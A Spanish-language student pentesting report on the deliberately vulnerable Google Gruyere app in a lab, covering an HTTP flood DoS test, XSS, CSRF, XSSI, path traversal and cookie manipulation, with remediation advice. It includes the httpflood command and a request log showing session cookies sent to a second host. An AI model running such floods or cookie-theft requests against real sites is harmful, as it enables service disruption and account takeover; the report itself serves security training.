
Resultado:

## PROYECTO 1<sup>a</sup> EVALUACIÓN



No se consigue que el servidor caiga, lo que hace el ataque es que valla más lento.

Ahora probaremos con post, usando este comando : './httpflood http://192.168.1.99:8080 9999 post 100 nil'



Podemos ver como la página tarde más en cargar, pero no se consigue que no responda.

## 9. Informe de auditoría

### a) Informe ejecutivo.

Ahora procederé a explicar las vulnerabilidades encontradas en la prueba de pentesting y su nivel de amenaza:

En el análisis se encontraron estas vulnerabilidades:



Severity	Vulnerabilities	Instances
High	3	6
Medium	3	3
Low	3	3
Informational	5	5
Total	14	17

1 High	4	Cross site scripting
1 High	1	Server directory traversal
1 High	1	uWSGI Path Traversal vulnerability
1 Medium	1	CRLF injection/HTTP response splitting
1 Medium	1	Password field submitted using GET method
1 Medium	1	Unencrypted connection

Lo importante son las vulnerabilidades de nivel alto y medio, las otras no tendrían mucha importancia.

Además de estas vulnerabilidades se encontró otras que se podrían categorizar de nivel alto: File Upload, DoS, Escalado de Privilegios.

Tenemos estas vulnerabilidades de nivel alto:

- XSS ->

Esta vulnerabilidad está orientada al usuario, lo que nos permite es injectar código JavaScript en el navegador y modificar su comportamiento.

Para solucionar esta vulnerabilidad lo que habría que hacer es filtrar todas las entradas de los usuarios, para impedir que se pudieran ejecutar estos comandos.

- Path Transversal ->

En mi opinión como experto, es la vulnerabilidad más importante encontrada, gracias a esta vulnerabilidad podré modificar cualquier archivo del sistema.

Para prevenir esta vulnerabilidad, tendremos que hacer lo mismo que con XSS, que es limpiar todos los formulario y entradas del usuario para que no se puedan injectar caracteres con interés malicioso.

- File Upload ->

Esta vulnerabilidad permite subir archivos de cualquier tipo, con lo cual podemos subir archivos que ejecuten programas malignos, aparte de que junto a la vulnerabilidad de ‘Path transversal’ podremos modificar los archivos del servidor.

Para solucionar este problema podremos hacer en un filtro para impedir que se sub cualquier tipo de archivo, por ejemplo, podremos permitir que se suban solo PD.

- DoS ->

Esta vulnerabilidad permite parar el servicio de la aplicación web, esta vulnerabilidad en esta aplicación web, en esta aplicación web se explota con ‘File Upload’ y ‘Escalado de privilegios’.

- Escalada de Privilegios ->

Esta vulnerabilidad lo que intenta es obtener los privilegios más elevados del sistema, en este caso pasar de ser un usuario normal a ser un usuario administrador, en este caso para solucionarlo se debería denegar el acceso a los recursos, un usuario no puede poner en una URL una cadena y cambiar su datos de sesión desde ahí.

Y estas de nivel medio:

- CRLF ->


Las cabeceras HTTP tienen la estructura "Clave: Valor", donde cada línea está separada por la combinación CRLF. Si la entrada del usuario es inyectada en la sección de valor sin apropiadamente esconder/eliminar los caracteres CRLF es posible alterar la estructura de las cabeceras HTTP.

- Envío de formulario por GET ->

Aquí tenemos un problema en el envío de los datos en la aplicación, básicamente cuando iniciamos sesión podemos ver el usuario y la contraseña en la URL.

Para evitar esto habría que cambiar el método HTTP, por el que se envían los datos, de método GET a método POST.

Ahora mostraré una imagen de las páginas de la aplicación web que usan GET, además de los datos que se envían:



- Conexión no encriptada ->

El problema con esta vulnerabilidad sería que podrían capturar contraseñas, usuarios pues los datos que se envían en la aplicación no están cifrados. En esta caso simplemente usando https, se podría solucionar este problema.

- XSRF/CSFR ->

Este ataque fuerza al navegador de la víctima , validado en algún servicio, en este caso en la aplicación web de Gruyere, a realizar acciones que el usuario no quiere realizar.

Esta aplicación se encargará de realizar la acción elegida a través del navegador de la víctima, debido a que la actividad maliciosa será procesada en nombre del usuario con sesión iniciada.

Podemos usar como en el caso analizado eliminar todos los post de un usuario. Para solucionarlo podemos cambiar /deletesnippet para que funcione a través de POST.

Pero esto no sería suficiente, necesitaríamos pasar un token de autentificación único e impredecible al usuario y requerir que sea enviado de vuelta antes de realizar la acción.

- XSSI ->

Los navegadores impiden que las páginas de un dominio lean páginas de otros dominios. Pero no impiden que hagan referencia a páginas de otros dominios.

En concreto, permiten que las imágenes se rendericen desde otros dominios u que los scripts se ejecuten desde otros dominios.

Si [www.a.com](http://www.a.com) incluye un script alojado en [www.google.com](http://www.google.com) , entonces ese script se ejecuta en el contexto de a no en el de Google.

Así que cualquier dato del usuario en ese script se filtrará.

Para solucionar esto podemos usar un token para asegurarse de que los resultados JSON que contiene los datos confidenciales solo se devuelven a sus propias páginas, las páginas solo deberían soportar peticiones POST, lo que evita que el script se cargue mediante una etiqueta script, la última posibilidad es hacer que el script no sea ejecutable, la forma estándar es añadirle algún prefijo no ejecutable, como `]]>while(1);</x>`.

b) Informe técnico.


Procederé a mostrar las vulnerabilidades encontradas:

XSS ->

Enlace: <https://owasp.org/www-community/attacks/xss/>


Los ataques de XSS son un tipo de inyección, en la que se inyectan scripts maliciosos en sitios web. Los fallos que permiten estos ataques tengan éxito están bastante extendidos y se producen en cualquier lugar en el que una aplicación web utilice la entrada de un usuario sin validarla ni codificarla.

Este es un ataque que influye en el cliente, es decir es un ataque al navegador no al servidor web, en este caso mediante las pruebas se consiguió enviar las cookies de sesión a otros dispositivo:




Mostrar mensajes en el navegador:

## PROYECTO 1<sup>a</sup> EVALUACIÓN



Hasta tomar el control del navegador:



La manera más simple de corregir esta vulnerabilidad es usar un sistema de plantilla web, que escape automáticamente la salida y se consciente del contexto.

También en este caso podemos usar la clase sanitizer para agregar excepciones.


Y en cuanto al XSS File Upload, o File Upload, enlace: [https://owasp.org/www-community/vulnerabilities/Unrestricted\\_File\\_Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload), lo que tenemos que hacer es modificar los métodos de la aplicación en donde se permitan subir ficheros y limitar por ejemplo a que sean solo PDF o TXT, como en el ejemplo de defensa proporcionado.

Elevación de privilegios y Manipulación de cookies ->

Enlace: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ifs/elevation-of-privilege>.

La elevación de privilegios, por otro lado, se refiere a la capacidad de un atacante para aumentar su nivel de acceso a un sistema informático. En un sistema seguro, los usuarios tienen acceso sólo a los recursos y datos necesarios para realizar sus tareas. Sin embargo, si un atacante puede obtener acceso no autorizado a un sistema, puede intentar elevar su nivel de privilegio para obtener acceso a información o recursos adicionales que normalmente no estarían disponibles para él. Esto se puede lograr a través de la explotación de vulnerabilidades en el sistema, como errores de diseño, errores de configuración o errores de programación. La elevación de privilegios también puede ser una parte importante de un ataque de cadena de explotación, donde un atacante aprovecha varias vulnerabilidades en una secuencia para obtener acceso no autorizado al sistema.

Este ataque se produce en el caso de esta aplicación cuando un usuario pasa a tener privilegios que no debería, como podemos ver en este ejemplo en Gruyere:




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
GRUYERE	K02945033000000000000000000000000	192.168.1.99	/	Session	36	false	false	None	Wed, 09 Feb 2023 13:05:36 GMT

Para solucionarlo se debería mirar que no pudiera ejecutar una URL sin derechos de administrador o los que fueran pertinentes, y pasar de ser un usuario normal a Administrador.

En cuanto a la manipulación de cookies, modificando parámetros dentro de las cookies se consigue cambiar un usuario sin derechos de administración.

La manipulación de cookies se refiere a la capacidad de un atacante para modificar los valores de las cookies almacenadas en el navegador de un usuario. Las cookies son pequeños archivos de texto que se utilizan para almacenar información del usuario en el navegador web, como las preferencias de usuario y la información de inicio de sesión. Si un atacante es capaz de manipular estas cookies, puede modificar la información que se almacena en ellas y, por lo tanto, obtener acceso no autorizado a la cuenta del usuario. Esto se puede lograr a través de la interceptación de tráfico de red o de la explotación de vulnerabilidades en la aplicación web.

Como podemos ver en este ejemplo:



Una manera fácil de solucionarlo en este caso es no guardar si un usuario es administrador dentro de una cookie, pues cualquiera puede modificarla, se debería guardar en la base de datos.

#### XSRF/CSRF->

Enlace: <https://owasp.org/www-community/attacks/csrf>.


La vulnerabilidad XSRF (también conocida como CSRF) es un tipo de ataque que aprovecha la confianza que un sitio web tiene en el navegador del usuario para realizar acciones maliciosas. El ataque XSRF aprovecha el hecho de que los navegadores web automáticamente incluyen las cookies de autenticación en todas

las solicitudes HTTP enviadas a un servidor, independientemente del origen de la solicitud.

En un ataque XSFR, un atacante crea una página web maliciosa que incluye código que envía una solicitud HTTP a un sitio web objetivo en nombre del usuario, sin que el usuario se dé cuenta. La solicitud se realiza utilizando la cookie de autenticación del usuario, lo que permite al atacante realizar acciones maliciosas en nombre del usuario, como cambiar su contraseña o enviar dinero a una cuenta bancaria controlada por el atacante.

Resumiendo es un ataque que fuerza a un usuario a ejecutar acciones no deseadas en una aplicación web en la que está autenticado.

En el ejemplo del ataque a Google Grueyre, mediante XSS almacenado (XSS que es permanente que queda guardado en la base de datos de la aplicación web), se ejecuta un código que borra todos los fragmentos del usuario en cuestión:



## PROYECTO 1<sup>a</sup> EVALUACIÓN

#	Host	Method	URL	Params	Edited	Stz
35	https://passwordsleakcheck-pa...	POST	/v1/leaks:lookupSingle		✓	400
36	http://192.168.1.99:8080	GET	/583680485808208639031964731065993512240/login			200
37	http://192.168.1.99:8080	GET	/583680485808208639031964731065993512240/login			200
38	http://192.168.1.99:8080	GET	/583680485808208639031964731065993512240/login?uid=usuario&pw=usuario		✓	200
39	http://192.168.1.99:8080	GET	/583680485808208639031964731065993512240/aleander			200
40	http://192.168.1.99:8080	GET	/583680485808208639031964731065993512240/1			200
41	http://192.168.1.99:8080	GET	/583680485808208639031964731065993512240/snippets.gtl			200
42	https://passwordsleakcheck-pa....	POST	/v1/leaks:lookupSingle		✓	400
43	http://192.168.1.148:433	GET	?key=GRUYERE=40283465 usuario admin author		✓	200
44	http://192.168.1.148:433	GET	?key=GRUYERE=40283465 usuario admin author		✓	200
45	http://192.168.1.148:433	GET	?key=GRUYERE=40283465 usuario admin author		✓	200
46	http://192.168.1.99:8080	GET	/583680485808208639031964731065993512240/deletesnippet?index=0		✓	

Lo primero que tendríamos que hacer aquí igual que cuando subimos un archivo al servidor, deberemos filtrar que se puede subir, y en este caso que se puede subir JavaScript, no es una buena opción.

Además de eso cambiar en toda la aplicación las partes que no deberían usar GET por POST.

Uso de tokens CSRF.

XSS->

Enlace: <https://www.tenable.com/plugins/was/113016>.

La vulnerabilidad XSS (también conocida como Cross-Site Script Inclusion) es una vulnerabilidad que puede permitir a un atacante obtener información sensible de un usuario a través de una solicitud HTTP incluida en una página web maliciosa. La


vulnerabilidad XSSI es una variante de la vulnerabilidad XSS (Cross-Site Scripting) que se enfoca en la inclusión de scripts.

La vulnerabilidad XSSI se produce cuando un sitio web incluye una respuesta HTTP en una página web utilizando JavaScript. Si la respuesta HTTP es en formato JSON, el atacante puede aprovechar esta vulnerabilidad para obtener información sensible que normalmente no estaría disponible a través de una solicitud HTTP.

El ataque funciona de la siguiente manera: el atacante crea una página web maliciosa que incluye un script que realiza una solicitud HTTP a un sitio web objetivo en nombre del usuario, utilizando cookies de autenticación o credenciales almacenadas en el navegador del usuario. Si la respuesta HTTP es en formato JSON y el sitio web no implementa medidas de seguridad adecuadas, el atacante puede obtener información sensible de la respuesta, como el número de tarjeta de crédito o la dirección de correo electrónico del usuario.

En resumen, es una taque similar al CSRF, en este caso se quieren filtrar datos confidenciales.

En el ataque sobre Gruyere, lo que vamos a filtrar son los datos de los fragmentos privados.



